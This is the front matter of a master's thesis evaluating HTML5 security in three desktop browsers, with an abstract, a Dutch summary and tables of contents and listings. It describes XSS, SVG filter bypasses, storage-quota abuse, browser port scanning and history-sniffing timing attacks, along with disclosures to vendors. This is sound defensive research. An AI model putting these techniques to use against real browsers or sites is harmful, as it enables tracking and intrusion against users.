Abstract

The security of the HyperText Markup Language Version 5 in the browsers has been researched extensively during its development process. Over the past years enormous strides have been made to create a more secure language that provides safety to the browser users. Security analysis have to be done continuously during the further implementation of the specification in the browsers to discover as many vulnerabilities as possible. Many researches focused mostly on one or many attack techniques; in this research we try to provide a clear understanding about the inner workings of the browsers and to relate this to the way certain attack techniques work. We discuss a number of attack techniques; the selection of which was based on the OWASP HTML5 security cheat sheet and previous research about HTML5. A number of these attack techniques result in experiments that were done to assess the security of HTML5 in three of the modern browsers. The results of these experiments will be used to provide recommendations towards three groups of readers: the web developers, browser users and browser vendors. A number of bug reports about the discovered vulnerabilities are also sent to the corresponding browser vendors.

Preface

This thesis was written to complete my Master of Information Sciences at the Hasselt University. It was written over a long period of time and I would like to thank all of my family and friends who have been supportive of my efforts during this time. I also would like to thank Ars Technica reporter Dan Goodin for raising awareness of browser security by writing an article about one of the techniques discussed in this work. But foremost I would like to thank Bram Bonné for his numerous useful feedback on the thesis and his ever-positive attitude, and Professor Wim Lamotte for his invaluable comments on how the improve the quality of the research.

Dutch Summary

Inleiding

Het studie onderwerp van deze thesis is een beveiligingsanalyse van de HyperText Markup Language Versie 5 (HTML5) uitvoeren in drie van de meest populaire desktop web browsers: Mozilla Firefox, Google Chrome en Microsoft Internet Explorer. Uiteindelijk zullen we hieruit aanbevelingen afleiden voor drie groepen van lezers: de web ontwikkelaars, browser gebruikers en browser ontwikkelaars.

De browsers staan centraal in het Internet gebruik van bijna iedereen. Zeker op de traditionele computers zijn ze het primaire informatiekanaal, dat voor zeer kritieke taken gebruikt wordt. Het aantal en de variatie van toepassingen die de browser tegenwoordig heeft is moeilijk te overschatten. Veel financiële diensten zoals online bankieren en winkelen, social networking, cloud service management en vele zakelijke toepassingen maken gebruik van de browser als interactiemedium.

Sinds het begin van hun ontwikkeling bieden ze steeds meer en complexere functionaliteit aan, die op hun beurt voor een breed scala aan nieuwe mogelijkheden in de web industrie zorgen. Deze evolutie brengt ook nieuwe uitdagingen met zich mee in termen van veiligheid, zowel aan de kant van thuisgebruikers als voor bedrijven. Veel zorg moet besteed worden aan het implementeren van nieuwe standaarden, zoals HTML5, en genoeg aandacht moet worden besteed aan de veiligheidsaspecten van de implementatie.

Het belang van HTML in het dagelijks gebruik van het Web is enorm; de webpagina's die men bezoekt worden beschreven door de taal. Dit zorgt ervoor dat haast iedereen die gebruik maakt van het Internet er dagelijks mee in contact komt. HTML is zeer populair geworden omdat het makkelijk te gebruiken is, en zeer vergevingsgezind met fouten kan omspringen. Aangezien HTML zo wijdverspreid is, kunnen eventuele kwetsbaarheden in de manier waarop de taal geïnterpreteerd wordt door de browsers invloed hebben op de veiligheid en privacy van vele gebruikers.

Dit maakt het voor kwaadwilligen ook een aantrekkelijke technologie om uit te buiten. Verschillende beveiligingsverslagen tonen de afgelopen jaren een toenemende trend aan in het aantal aanvallen dat van de technologie gebruik maakt. Dit komt ook omdat HTML5 een ideale manier is om bepaalde aanvallen te initiëren; HTML documenten

worden automatisch door de browser geladen wanneer een webpagina bezocht wordt en meestal wordt de inbegrepen code direct uitgevoerd.

In deze thesis geven we eerst een overzicht van de ontwikkelingsgeschiedenis van HTML en leggen we uit hoe de vijfde versie van de taal de beveiliging beïnvloed. Waarna we overgaan tot een bespreking van de interne werking van de browser en hoe deze is gerelateerd met HTML5. We lichten verschillende aan HTML5 gerelateerde APIs toe en bespreken in welke mate ze in de browsers aangeboden worden.

Na de werking van de browsers besproken te hebben, wordt er dieper in gegaan op specifieke aanvalstechnieken die gerelateerd zijn aan HTML5. Vertrekkende van deze technieken wordt er een methodologie opgesteld voor het uitvoeren van experimenten. Deze experimenten zijn gebaseerd op de aanvalstechnieken en worden uitvoerig geanalyseerd. De verschillen tussen de geteste browsers worden ook telkens aangehaald.

Vanuit de experimenten die we uitgevoerd hebben en aanvalstechnieken die besproken werden, worden aanbevelingen afgeleid voor de drie groepen van lezers. Voor de web ontwikkelaars zullen we onze aanbevelingen toespitsen op de veilige implementatie van de web documenten, maar ook toepasselijk tips voor beveiligingen op de servers geven.

Uiteindelijk wordt er een conclusie van het onderzoek geformuleerd en worden ideeën aangereikt voor toekomstig werk.

HTML5 Achtergrond Informatie

HTML werd doorheen zijn geschiedenis ontwikkeld bij verschillende grote organisaties: bij CERN, bij IETF en uiteindelijk bij het World Wide Web Consortium (W3C). Na versie 4, werd de ontwikkeling van de taal stop gezet. In plaats werd een XML variant van de taal, XHTML, ontwikkeld. Uiteindelijk werd de ontwikkeling van de taal opgenomen door de Web Hypertext Application Technology Working Group, dat door een aantal browser ontwikkelaars was opgestart. Hierna toonde het W3C ook interesse om mee te helpen met de verdere ontwikkeling. De ontwikkeling wordt nu in samenwerking tussen beide organisaties gedaan; hoewel er geprobeerd wordt om de specificaties van beide partijen uniform te houden, zijn er minimale verschillen.

De evolutie naar HTML5 brengt ook beveiligingsimplicaties met zich mee. Zo is de vijfde versie van de taal uitgebreider dan zijn voorganger, wat meer ingangspunten creëert voor mogelijke veiligheidslekken. Sommige elementen van de oude versie zijn verouderd en werden aangepast of overbodig gemaakt, maar door de benodigde achterwaartse compatibiliteit zijn ze vaak nog bruikbaar in de browsers. Dit levert nog meer mogelijke beveiligingsproblemen op. Ook worden er samen met HTML5 vele nieuwe APIs geïmplementeerd die bijkomende functionaliteit bieden en eveneens een beveiligingsanalyse nodig hebben.

Overzicht van de Browser

Om een grondige beveiligingsanalyse van HTML5 te maken is het belangrijk dat de interne werking van de browsers gekend is. Hoewel de specifieke implementaties verschillen van browser tot browser, zijn er een heel aantal processen die uitgevoerd moeten worden. De user interface van de browsers is ook veelal uniform geëvolueerd, maar zonder dat er een standaardisatieproces aan is vooraf gegaan.

De browsers bestaan ruwweg uit dezelfde onderdelen: zo zijn er onder andere altijd een rendering engine, netwerk module, JavaScript interpreter, module voor gegevensonderhoud en parser aanwezig. Elke module staat zo in voor zijn eigen set van taken.

Het renderen van de webpagina is een complex proces dat kan opgesplitst worden in een aantal stappen: het parsen van het HTML document zodat de DOM boom kan opgesteld worden, het opstellen van de render boom, het layout (opmaak) proces en tenslotte het paint proces. Deze stappen volgen elkaar op, maar kunnen soms in elkaar overlopen. Het render proces wordt ook beïnvloed door JavaScript code op de pagina, omdat via JavaScript veranderingen aan de pagina toegebracht kunnen worden.

Browsers kunnen ook opgedeeld worden in twee grote categorieën: multiproces en single proces browsers. Multiproces browsers zijn over het algemeen een stuk efficiënter en veiliger omdat ze de inhoud van elke tab in een apart proces afhandelen. Dit zorgt ervoor dat ze de code die wordt uitgevoerd in een tab kunnen sandboxen door minder rechten aan de uitvoering toe te kennen. Hierdoor kan kwaadwillige code bepaalde taken niet uitvoeren zonder eerst de sandbox te breken. Als de code bijvoorbeeld geen schrijftoestemming heeft kunnen er geen bestanden aangemaakt worden. Firefox is voorlopig nog een single proces browser, al zijn ze aan de ontwikkeling van een multiproces versie bezig. Internet Explorer en Chrome zijn jaren geleden al overgeschakeld naar multiproces versies.

Opslagbeheer is ook een belangrijk nieuw aspect dat HTML5 met zich meebracht. Voor HTML5 was er geen echte opslag aan de kant van de gebruiker mogelijk (buiten cookies), zonder daarvoor externe plug-ins te gebruiken. Met de komst van opslag APIs, moet de informatie die opgeslagen wordt op het device ook beschermd worden. De opslag APIs moeten ervoor zorgen dat de informatie alleen kan opgevraagd worden door het domein (de website) zelf. Eveneens moeten ze een limiet plaatsen op de grootte van de plaats die ingenomen kan worden per domein. Twee storage APIs die in alle drie de browsers worden aangeboden zijn Web Storage (local + session) en IndexedDB.

Verder is de Scalable Vector Graphics (SVG) specificatie nu deel van HTML5; alle browsers ondersteunen de standaard nu. SVG bestanden zijn geen traditionele afbeeldingen, maar beschrijven de afbeeldingen die ze voorstellen. Er is ook script uitvoering mogelijk in SVG bestanden en de browsers bieden verschillende manieren aan om ze in een HTML document in te bedden.

Aanvalstechnieken gerelateerd aan HTML5

De selectie van de te bespreken aanvalstechnieken hebben we zowel gebaseerd op het OWASP HTML5 Security Cheat Sheet, als op vorig onderzoek over HTML5. Er worden algemene technieken onderzocht, maar ook aanvalstechnieken die gebruikt kunnen worden voor zeer specifieke doeleinden.

De eerste kwetsbaarheid die we beschrijven is cross site scripting (XSS). XSS is een code injectie kwetsbaarheid waarlangs schadelijke code de browser kan binnendringen. XSS aanvalstechnieken zijn zeer kritisch omdat ze vanuit hetzelfde domein als de website uitgevoerd worden.

Een ander type van aanval zijn client-side storage abuse technieken. Deze proberen de implementatie van het opslagbeheer in de browsers te misbruiken om de gebruiker schade te berokkenen. We bespreken een techniek die de harde schijf van de gebruiker kan opvullen met data.

Er is eveneens de mogelijkheid om botnets te vormen met behulp van HTML5. Deze hebben andere eigenschappen dan de traditionele botnets omdat er geen software geïnstaleerd moet worden; alles speelt zich in de browser zelf af. Dit zorgt ervoor dat een computer makkelijk uitgebuit kan worden als bot op de achtergrond van webpagina's. Het principe van browser botnets wordt besproken en de mogelijke toepassingen worden opgelijst.

De watering hole techniek is een voorbeeld van een gerichte aanval. Er moet eerst informatie verzameld worden over het slachtoffer. Waarna de informatie gebruikt wordt om ergens een aanval op te stellen, bijvoorbeeld een website waar het slachtoffer vaak gebruik van maakt. Daarna wordt er gewacht tot er teruggekeerd wordt naar de bestemming.

HTML5 heeft zelfs de mogelijkheid om een netwerk te verkennen. Door gebruik te maken van WebSockets en Cross Domain Requests kan er poort- en netwerkscanning geïmplementeerd worden.

SVG is ook een mogelijk ingangspunt voor aanvallen. Als een website bijvoorbeeld toelaat om SVG avatars te uploaden, kunnen er mogelijk scripts in het bestand zitten waardoor mogelijk cross site scripting optreedt. Het is zelfs mogelijk om met inline XML transformation SVG bestanden te transformeren in HTML bestanden. Er zijn SVG filter libraries beschikbaar, maar sommige kunnen mogelijk omzeild kunnen worden door gebruikt te maken van verduisteringsmechanismen.

Verduisteringstechnieken zijn mogelijk om kwaadaardige JavaScript code te verbergen. We bespreken een techniek die code in een lossless afbeelding bestand verbergt, om zo eventuele application level scanning te omzeilen.

De laatste klasse van technieken die we bespreken zijn de browser timing attacks. Deze proberen informatie af te leiden uit het rendergedrag van de browsers. Zo kunnen er bijvoorbeeld history sniffing aanvallen uitgevoerd worden door de renderstijl van de

links op een computationeel zware stijl te zetten.

Beveiligingsevaluatie van HTML5 en Experimenten

De setup die we gebruikten om experimenten uit te voeren bestond vaak uit een enkele computer. De HTML documenten die getest dienden te worden werden dan meestal op de file hosting website Dropbox geplaatst, en op die manier in the browser geladen. Ook werd er gebruik gemaakt van een lokale Apache server die met behulp van XAMPP opgezet werd wanneer dit voor de experimenten vereist was. Wanneer er meerdere systemen voor netwerkinteractie nodig waren, werden meerdere machines met het lokale network verbonden.

De browsers die we gebruikt hebben voor onze experimenten in uit te voeren zijn Mozilla Firefox 27/28/29, Google Chrome 33 and Internet Explorer 11. We hebben ons toegespitst op de gedragingen van HTML5 in de browsers en relateren deze gedragingen aan de innerlijke werking. Wanneer verschillende browsers verschillende gedragingen vertonen, worden deze vergeleken.

In het eerste experiment wordt het opslagbeheer van de IndexedDB API getest. Omdat er aanvallen ontdekt zijn die de harde schijf van een computer kunnen opvullen, werd er besloten om dit experiment uit te voeren. Er werd vastgesteld dat in alle drie de geteste browsers de limiet niet per domein vastligt, maar per subdomein. Hierdoor zou een aanval verschillende subdomeinen kunnen gebruiken om de opslaglimiet te omzeilen. Internet Explorer lijkt wel een algemene limiet over alle domeinen heen op te leggen die voorkomt dat de API de totale harde schijf kan gebruiken.

Er werd ook gecontroleerd of een connectie limiet werd gezet op het aantal FTP connecties dat een HTML document kan openen in een browser. Er is nog altijd geen limiet toegevoegd aan deze verbindingen.

In een volgend experiment wordt de poort scanningstechnieken in de browsers getest. Er werd geconcludeerd dat de techniek werkt in alle drie de browsers, maar zeer traag in Firefox wanneer er meerdere poorten worden gescand. Verder werden er nog mogelijke optimalisaties onderzocht, om de scanning sneller te laten verlopen. Deze optimalisatie werkt momenteel niet in Firefox omdat WebSockets momenteel nog niet functioneel zijn in WebWorkers.

De interpretatie van SVG bestanden in de browsers werd ook bestudeerd. Na uitgebreide analyse werd vastgesteld dat de browsers veelal overeenkomen in het afhandelen van SVG bestanden. Het <img> element voorkomt de uitvoering van scripts compleet, maar verder zijn ze altijd uitvoerbaar.

Het render gedrag en efficiëntie van de browsers werd diepgaand geanalyseerd als voorbereiding voor het implementeren van browser tijdsaanvallen. Er werd gekeken

naar de frame rate die de browser haalt bij het renderen van een link met een complexe stijl en hoe lang elke frame duurt. Op basis van deze analyse werd voor elke browser apart een tijdsaanval geschreven. Firefox is het minst efficiënt omdat het nog een single proces browser is; Internet Explorer en Chrome zijn multiproces browsers en renderen dus veel sneller. De browsers verschillen eveneens in de manier waarop ze browser geschiedenisopvragingen doen. De tijdsaanvallen werken momenteel nog in alle drie de browsers.

Ook verschillende HTML en XML filters werden getest. Deze kunnen gebruikt worden om bestanden (HTML of SVG) te filteren en de potentieel kwaadaardige code te neutraliseren. De filters die getest werden zijn htmLawed, HTML Purifier en SVGPurifier; ze behaalden allemaal positieve resultaten.

Als laatste worden crashes in de browsers besproken: wanneer ze voorkwamen en wat voor effect ze hadden. Dit is het grootste probleem voor Firefox, omdat het een single proces browser is, en dus volledig crasht. We testen twee scripts die Firefox met succes laten crashen.

Aanbevelingen

Voor elke groep van lezers werden een aantal belangrijke aanbevelingen opgesteld die uit het onderzoek voortgekomen zijn.

De suggesties voor web developers omvatten onder andere het toepassen van een whitelist XSS preventiemodel zoals gedefinieerd door OWASP en het implementeren van inhoud sanering bij bestanden die door gebruikers geüpload worden. Verder kunnen ze best voorzichtig omspringen met third party content die ze op hun website hosten, zoals reclame, omdat hierlangs code in de browser van be gebruiker geladen kan worden.

De browser gebruikers zouden best een aantal add-ons, zoals bijvoorbeeld Adblock Plus en noscript, installeren om hun beveiliging en privacy te verhogen. Al moet de lezer zich bewust zijn van de mogelijke gevaren van browser add-ons; ze kunnen zelf kwaadaardige code bevatten. Andere aanbevelingen worden gemaakt, zoals het aanpassen van de browse gewoontes: altijd zeer veel tabs hebben open staan zorgt ervoor dat mogelijke aanvallen langer actief blijven. Het is eveneens goed om compartimentering toe te passen bij het browsen: security kritische web applicaties, zoals online bankieren, kunnen best afgescheiden worden van het andere surfgedrag door bijvoorbeeld een andere browser to gebruiken. Verder kan er geöpteerd worden om een browser te gebruiken zoals WhiteHat Aviator, die security centraal plaatst.

Er worden een heel aantal aanbevelingen voor de browser ontwikkelaars gemaakt. Het is zeer belangrijk dat de browsers altijd hun security blijven updaten; kritische bugs zouden niet voor een lange tijd ongepatcht mogen blijven. Daarom hebben we verslagen van bepaalde fouten aan de browser ontwikkelaars doorgegeven. We bevelen onder

andere aan om de IndexedDB opslag quota per domein in te stellen, in plaats van per subdomein. Hiervoor hebben we een bug rapport verzonden naar alle geteste browsers. Ook zou het browser link repainting gedrag aangepast moeten worden in alle drie de browsers, zodat geschiedenisdetectie aanvallen niet meer via tijdsaanvallen in de browser mogelijk zijn. Bij Firefox is er nog een bug rapport actief over deze kwetsbaarheid, maar bij Chrome was het rapport zonder oplossing afgesloten. We hebben de discussie over een oplossing in Chrome terug opgestart en voor Internet Explorer zelf een bug rapport verzonden. Het verzonden rapport heeft eveneens een artikel op Ars Technica voortgebracht over geschiedenisdetectie aanvallen. Chrome heeft bovendien nog een kwetsbaarheid die toeliet ongeëncrypteerde WebSockets aan te maken in documenten die verstuurd waren over een geëncrypteerde verbinding, dit werd eveneens aangekaart. Verder is er nog een rapport verzonden naar Firefox dat waarschuwt over mogelijke cross site scripting aanvallen door het gebruik van SVG afbeeldingen. In het algemeen moeten zoveel mogelijk XSS voorkomen worden, onder andere door de implementatie van de content security policy. We hebben ook actief bijgedragen aan een aantal actieve bug rapporten.

Conclusie en Toekomstig Werk

We hebben de algemene werking van de browsers beschreven en een uitgebreide security analyse van de HTML5 in drie van de meest populaire browsers uitgevoerd met behulp van een wijde variëteit van experimenten. Deze experimenten bestrijkten een divers aantal HTML5 gerelateerde APIs en elementen. Van deze experimenten hebben we verscheidene aanbevelingen afgeleid gericht op alle doelgroepen afzonderlijk. Een aantal regels werden opgesteld die web developers kunnen volgen om hun applicaties veiliger te maken.

Er werden nuttige tips gegeven over mogelijke browser extensies en andere technologische oplossingen die browser gebruikers kunnen helpen om meer veiligheid te creëren. We hopen dat we gebruikers hebben laten nadenken over hun eigen browsegewoontes en de gevolgen die deze hebben op veiligheid en privacy. Ons onderzoek heeft een aantal beveiligingsfouten aangetoond in de browsers die getest werden, waarna een aantal bug rapporten naar de leveranciers verstuurd zijn.

Er werd aangetoond dat een aantal kwetsbaarheden die lang geleden aan de ontwikkelaars waren doorgegeven nog niet gepatcht waren. Zoals bijvoorbeeld de history sniffing aanval die over een jaar geleden aan Firefox, Chrome en Internet Explorer gerapporteerd werd, maar nog altijd mogelijk is. Het is een zeer slechte gewoonte om kwetsbaarheden die publiek aangetoont zijn voor een lange tijd onopgelost te laten.

Een history sniffing aanval kan bijvoorbeeld gebruikt worden om na te gaan of een mogelijke klant van een verzekeringsbedrijf webpagina's over ernstige ziektes of gevaar-

lijke sporten bezocht heeft, en op basis daarvan een klant te weigeren.

Toekomstig werk over HTML5 is zeker wenselijk. De specificatie is enorm groot en hoewel veel aspecten in deze thesis besproken werden, zijn er ook veel die niet aan bod gekomen zijn. Er wordt nog actief gewerkt aan de specificatie van HTML5, en eveneens aan de implementatie in de browsers. Dit zal onvermijdelijk resulteren in andere veiligheidskwetsbaarheden die ook opgelost zullen moeten worden. De OWASP aanbevelingen over HTML5 bieden een nuttig startpunt voor onderzoeken over de taal.

De thesis laat ook veel ruimte voor het onderzoeken van HTML5 op mobiele apparaten en de mogelijkheden van kwaardaardige extensies in de browser.

Contents

1 Introduction **1**

1.1 Motivation . . . 1

1.1.1 Web Security in Recent Years . . . 1

1.1.2 HTML5 on the Rise . . . 2

1.1.3 Importance of HTML5 in Security Research . . . 3

1.2 Goals and Outline of the Thesis . . . 4

1.2.1 Goals and Outline . . . 4

1.2.2 Thesis Statement . . . 6

2 Background Information about HTML5 **7**

2.1 Brief Development History of HTML . . . 7

2.2 HTML5 and Security . . . 9

3 High Level View of the Browser **11**

3.1 Main Functionality . . . 11

3.2 High Level Structure . . . 12

3.3 The Rendering Engine . . . 14

3.3.1 The Main Flow . . . 14

3.3.2 HTML Parsing and DOM tree construction . . . 15

3.3.3 Render tree construction . . . 18

3.3.4 Render tree to DOM tree relation . . . 19

3.3.5 Layout . . . 20

3.3.6 Painting . . . 21

3.3.7 Dynamic Changes . . . 22

3.4 Multiprocess Browsers . . . 22

3.4.1 The Browsers and Rendering Processes . . . 22

3.4.2 Performance . . . 23

3.4.3 Security . . . 24

3.4.4 Crash Bugs . . . 25

3.5 Storage in the Browser . . . 26

3.5.1 Important Storage Features . . . 26
3.5.2 Before HTML5 . . . 29
3.5.3 Web Storage . . . 29
3.5.4 IndexedDB . . . 31
3.5.5 Web SQL Database . . . 33
3.5.6 File API . . . 34
3.5.7 Application Cache . . . 35
3.5.8 Comparison . . . 36
3.5.9 Offline Applications . . . 36
3.6 Scalable Vector Graphics . . . 37
3.6.1 Description . . . 37
3.6.2 Deployment Techniques . . . 40

4 Attack Techniques Related to HTML5 43
4.1 Cross Site Scripting . . . 44
4.1.1 Description . . . 44
4.1.2 Encoding . . . 45
4.1.3 Attack Vectors . . . 45
4.2 Client-side Storage Abuse . . . 48
4.2.1 Description . . . 48
4.2.2 Results of the Research . . . 49
4.3 Browser based Botnets . . . 49
4.3.1 Description . . . 50
4.3.2 Advantages and Disadvantages over Traditional Botnets . . . 50
4.3.3 Recruitment . . . 51
4.3.4 Tasks of the Botnet . . . 51
4.4 Watering Hole Attack . . . 52
4.4.1 Description . . . 52
4.4.2 Effectiveness of the Attack . . . 53
4.5 HTML5 Network Reconnaissance . . . 54
4.5.1 Description . . . 54
4.5.2 Limitations of HTML5 Network Scanning . . . 56
4.5.3 Observations . . . 58
4.5.4 Scope of HTML5 Network Scanning . . . 58
4.6 Scalable Vector Graphics Attack Vectors . . . 59
4.6.1 Viewing SVG Files Directly . . . 59
4.6.2 SVG Chameleons . . . 60
4.6.3 SVG Masking . . . 60
4.6.4 XSS and SVG . . . 62
4.6.5 XSS Filter Bypass . . . 64

4.6.6 Changes in Policy over the last years . . . 66
4.7 Code Injection Through iframe and Image Files . . . 66
4.7.1 Description . . . 66
4.7.2 Previous Uses of the Technique . . . 68
4.8 Browser Timing Attacks . . . 69
4.8.1 Using the requestAnimationFrame API . . . 69
4.8.2 Conditions of the Timing Attacks . . . 71
4.8.3 Browser History Sniffing . . . 72
4.8.4 Rendering Links and Redraw Events . . . 73
4.8.5 Detecting Redraw Events . . . 75
4.8.6 Timing Attack Methods . . . 76

5 Security Assessment of HTML5 and Experiments 79
5.1 Methodology . . . 79
5.1.1 Experimental Set-up used . . . 79
5.1.2 Scope . . . 80
5.2 Client-side Storage Browser Evaluation . . . 80
5.3 Connection Limit Bypass . . . 82
5.4 Network Reconnaissance Browser Evaluation . . . 83
5.5 Scalable Vector Graphics Browser Evaluation . . . 84
5.5.1 Mozilla Firefox . . . 84
5.5.2 Google Chrome . . . 86
5.5.3 Internet Explorer . . . 86
5.6 Timing Attack Vector Browser Evaluation . . . 88
5.6.1 Evaluation of the Browser Rendering Performance . . . 89
5.6.2 Evaluation of the Implemented Timing Attack Vectors . . . 92
5.7 HTML and XML Filters . . . 93
5.8 Crash Bugs . . . 95
5.8.1 Crash Occurrences . . . 96
5.8.2 Mozilla Firefox . . . 96
5.8.3 Google Chrome and Internet Explorer . . . 97

6 Recommendations 99
6.1 Web Developers . . . 99
6.1.1 XSS Prevention Model . . . 100
6.1.2 User Submitted Content Sanitation . . . 101
6.1.3 Advertisement Restriction . . . 102
6.2 Users . . . 103
6.2.1 Browser Extensions . . . 103
6.2.2 Changing Browsing Habits . . . 104

6.2.3 Compartmentalising Browsing . . . 105
6.2.4 Technological Knowledge . . . 106
6.2.5 High Security Browsers . . . 107
6.2.6 Recommended Browser . . . 107
6.3 Browser Vendors . . . 108
6.3.1 XSS Mitigation and Content Security Policy . . . 108
6.3.2 Client-side Storage Management Quota and Subdomains . . . 108
6.3.3 Restrict Browser Connections to Internal IP Addresses by Default 109
6.3.4 XSS through SVG . . . 109
6.3.5 Browser Link Repaint Behaviour . . . 110
6.3.6 Secure Connection Policies . . . 111
6.3.7 Overview of the Bug Reports . . . 111

7 Conclusion and Future Work **113**
7.1 Conclusion . . . 113
7.2 Recommendations for Future Work . . . 114

A Background Information **115**
A.1 Types of Malware in Percentages . . . 115
A.2 WhiteHat Aviator Features . . . 117

B Attacks: Additional Information **119**
B.1 IndexedDB Storage Abuse . . . 119
B.2 HTML5 Network Reconnaissance: Modified JS-Recon Code . . . 121
B.3 HTML5 Network Reconnaissance: Ping Function Using Image Element 123
B.4 SVG Browser Policy Test Files . . . 124
B.5 PNG iframe Injection . . . 126
B.6 Browser Timing Attacks . . . 128
B.6.1 Browser Refresh Rate Experiments And Data . . . 128
B.6.2 Time Attack History Sniffing Documents . . . 153
B.7 Crashes . . . 162

List of Figures

1.1 Number of mobile vulnerabilities from 2009 to 2012 reported in the Symantec Internet Security Thread Reports. Source: [1, 2] 2
1.2 Preferred approach for serving multiple platforms, evolution January 2013 to October 2013. Source: [3] 4

3.1 The browser architecture: Main Components. 13
3.2 The basic flow of the rendering engine. Source: [4] 14
3.3 Document Object Model tree of the example markup. Source: [4] 19
3.4 This figure demonstrates how the render tree relates to the DOM tree. Source: [4] 20
3.5 The typical workflow of an offline application. Source: [5] 38
3.6 Comparison of small PNG and SVG images. Source: [6] 40
3.7 Comparison of Enlarged PNG and SVG images. Source: [6] 40

4.1 Watering Hole Attack Sequence 53
4.2 Rendered clipped circle SVG. 61
4.3 Rendered masked SVG. 61
4.4 The dron.png file loaded in the attack. Source: [7] 67
4.5 The content of the strData variable, so the data which is executed. Source: [7] 68
4.6 An example of the browser rendering phases and their durations. Source: [8] 71

5.1 Comparison of the unvisited and visited style recalculation in Chrome when the attack vector is ran. 92
5.2 Comparison of the unvisited and visited paint in Chrome when the attack vector is ran. 93

6.1 This graph depicts the minimum, average and maximum percentage of tabs open at the same time. Source: [9] 105
6.2 This figure represents the lifetimes of the the tabs. Source: [9] 106

A.1 Trends in mobile malware 2012-2013. Source: [2, 10, 11] 116

B.1 JavaScript file jquery.js that instigated the attack and appears non-malicous. Source: [7] 127
B.2 One result of our refresh rate experiment in Firefox, using 50 links. . . . 131
B.3 One result of our refresh rate experiment in Chrome, using 50 links. . . 132
B.4 One result of our refresh rate experiment in Internet Explorer, using 50 links. 133
B.5 One result of our refresh rate experiment in Firefox, using 500 links. Firefox produces the highest frame generation durations in situations with high load (highlighted frame). 134
B.6 One result of our refresh rate experiment in Chrome, using 500 links. . . 135
B.7 One result of our refresh rate experiment in Internet Explorer, using 500 links. 135
B.8 Another result of our refresh rate experiment in Internet Explorer, using 500 links. Here, there is a spike in duration in the second frame (highlighted). 136
B.9 Result of our refresh rate experiment in Internet Explorer, using 5000 links. The difference between the 50 link result is only noticeable due to a small increase of duration in the first frame. 137
B.10 First result of our refresh rate experiment in Firefox, using 5000 links. . 138
B.11 Second result of our refresh rate experiment in Firefox, using 5000 links. 139
B.12 One result of our refresh rate experiment in Firefox, using 50 links on a 75 Hz refresh rate monitor. 140
B.13 One result of our refresh rate experiment in Chrome, using 50 links on a 75 Hz refresh rate monitor. 141
B.14 One result of our refresh rate experiment in Internet Explorer, using 50 links on a 75 Hz refresh rate monitor. 142
B.15 The effect of changing the layout by adding elements at the top of the DOM on the refresh rate in Firefox. 147
B.16 The effect of changing the layout by adding elements at the top of the DOM on the refresh rate in Chrome. 148
B.17 The effect of changing the layout by adding elements at the top of the DOM on the refresh rate in Internet Explorer. 149
B.18 The effect of triggering a high intensity repaint by changing the elements style on the refresh rate in Firefox. 150
B.19 The effect of triggering a high intensity repaint by changing the elements style on the refresh rate in Chrome. 151
B.20 The effect of triggering a high intensity repaint by changing the elements style on the refresh rate in Internet Explorer. 152

List of Tables

3.1 Mozilla same-origin example table. Source: [12] 27
3.2 A comparison table for the storage APIs. This table gives a general sense of the preferred/best choices when selecting a storage API. 36

4.1 Behaviour based on port status. Source: [13] 56
4.2 Behaviour based on application type. Source: [13] 57
4.3 Major browser link repainting events. 75

5.1 Firefox scripting and DOM access policies when using SVG. 85
5.2 Firefox scripting and DOM access policies when using SVG. 85
5.3 Chrome scripting and DOM access policies when using SVG. 86
5.4 Internet Explorer scripting and DOM access policies when using SVG. . 87
5.5 Internet Explorer scripting and DOM access policies when using SVG, modified chameleon. 88

Listings

3.1 Example markup: very badly written HTML document. 17
3.2 Example markup: Firefox output after reading the badly written HTML. 17
3.3 Example markup: a simple HTML document. 18
3.4 Simple sessionStorage example that sets the key "user" to the value "David". 31
4.1 Typical onerror attack vectors. 46
4.2 The onscroll event gets used to inject script code. 46
4.3 XSS vector that requires the user to click a button. 46
4.4 XSS attack vectors that do not require src attributes to launch onload events. 47
4.5 An XSS object attack vector, using base64 encoded data. 47
4.6 Encoded attack vector exploiting the iframe srcdoc attribute. 47
4.7 Example of three attack vectors exploiting special tags. 48
4.8 XSS obfuscation by using an embedded newline. 48
4.9 Example clipping SVG 60
4.10 Example masking SVG 61
4.11 SVG XSS attack vector using a simple <img> element and an invalid source in combination with the "onerror" attribute. 62
4.12 SVG XSS attack vector using an <img> element and CDATA section delimiters to obfuscate the attack. 63
4.13 SVG XSS attack vector exploiting the <animate> element in combination with the "from" attribute. 63
4.14 SVG XSS attack vector exploiting the <animate> element in combination with the "values" attribute. 64
4.15 Old SVG attack vector used to bypass XSS filters, the <script> closing tag is missing. This attack does not work anymore. 65
4.16 SVG attack vector that still works, the <script> tags are both opened and closed. 65
4.17 SVG attack vector that fails to inject script elements into the DOM. . . 66
4.18 Example call to the requestAnimationFrame API. 69

4.19 Script that calculates the t values. The time it takes for a render phase to complete. 70
4.20 Example HTML document that shows the link repainting behaviour when the href attribute is changed. 73
5.1 Code added to the XAMPP virtual host configuration file. 81
5.2 Code added to the Windows hosts file. 81
5.3 Modified line to test iframe DOM change. 88
5.4 SVG file containing invalid tags. 95
B.1 HTML document that bypasses the IndexedDB storage limit 119
B.2 Source HTML document for testing 124
B.3 SVG alert document cookie test file. 125
B.4 SVG chameleon alert document cookie through iframe test file. 125
B.5 SVG chameleon alert document cookie through <script> tags test file. . . 126
B.6 One of the HTML documents used to test the browser refresh rates. . . 128
B.7 Extended HTML test document that checks the performances changes when different parts of the rendering process are affected. 143
B.8 Original timing attack used to do browser history sniffing. 153
B.9 Modified timing attack used to do browser history sniffing in Google Chrome. 156
B.10 Modified timing attack used to do browser history sniffing in Internet Explorer. 159
B.11 Crash inducing script 1. Source: [14]. 162
B.12 Crash inducing script 2. Source: [14]. 162

Chapter 1

Introduction

1.1 Motivation

